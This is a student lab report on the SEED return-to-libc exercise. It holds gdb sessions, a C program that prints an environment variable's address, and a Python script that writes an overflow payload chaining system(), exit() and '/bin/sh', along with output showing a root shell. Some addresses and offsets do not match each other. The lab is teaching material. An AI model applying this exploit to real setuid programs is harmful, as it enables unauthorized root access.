Return-to-libc Attack

Rahul M Menon
CB.SC.P2CYS23015

Task 1: Finding out the Addresses of libc Functions

```
0x56556254 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

We opened the retlib file in gdb and found the memory address of system() and exit().

Task 2: Putting the shell string in the memory

```
[11/08/23]seed@VM:~/.../lib c$ export MYSHELL=/bin/sh
[11/08/23]seed@VM:~/.../lib c$ env | grep MYSHELL
MYSHELL=/bin/sh
```

Initialy we created a shell variable myshell containing '/bin/sh', then we are using the env command along with grep function to check and ensure the myshell is set with the value '/bin/sh'

Open printenv.c ~/Desktop/lib c

```
#include<stdio.h>
#include<stdlib.h>
void main()
{
char *shell = getenv("MYSHELL");
if (shell)
printf("%x\n",(unsigned int)shell);
}
```

```
[11/08/23]seed@VM:~/.../lib c$ gedit printenv.c
[11/08/23]seed@VM:~/.../lib c$ gcc -m32 -o  printenv printenv.c
[11/08/23]seed@VM:~/.../lib c$ ./printenv
ffffd496
```

The above program prints out the memory address of our environmental variable MYSHELL which contains '/bin/sh'.Because we have turned off address randomization, we will get same address everytime.

Task 3: Launching the Attack

```
Legend: code, data, rodata, value
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcd28
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xffffcd10
gdb-peda$ p/d 0xffffcd28-0xffffcd10
$3 = 24
```

• When buffer overflow occurs, stack pointer(ESP) reaches the address of system() (i.e. $esp = 24 + buffer address) and hence jumps to system().

• system() address in gdb is 24 + 4

• exit address is 28 + 4

•/bin/sh address is 32+4

```
[11/08/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/08/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
#
```

Here we are able to get the root shell access.

```
Open   exploit.py   Save
~/Desktop/new/Labsetup

#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3fe       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Attack variation 1:


Is the exit() function really necessary? Please try your attack without including the address of this function in badfile

```
[11/09/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[11/09/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/09/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
Segmentation fault
```

From the above output we came to a conclusion that the exit function is not necessary for the program to successfully access the root shell.

Attack variation 2:

After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib.
Repeat the attack (without changing the content of badfile). Will your attack succeed or not?



When the length of the program name is changed the offsets for the '/bin/sh' calculated and constructed in the badfile gets changed. Hence when the program tries to move to a particular instruction it shows command not found.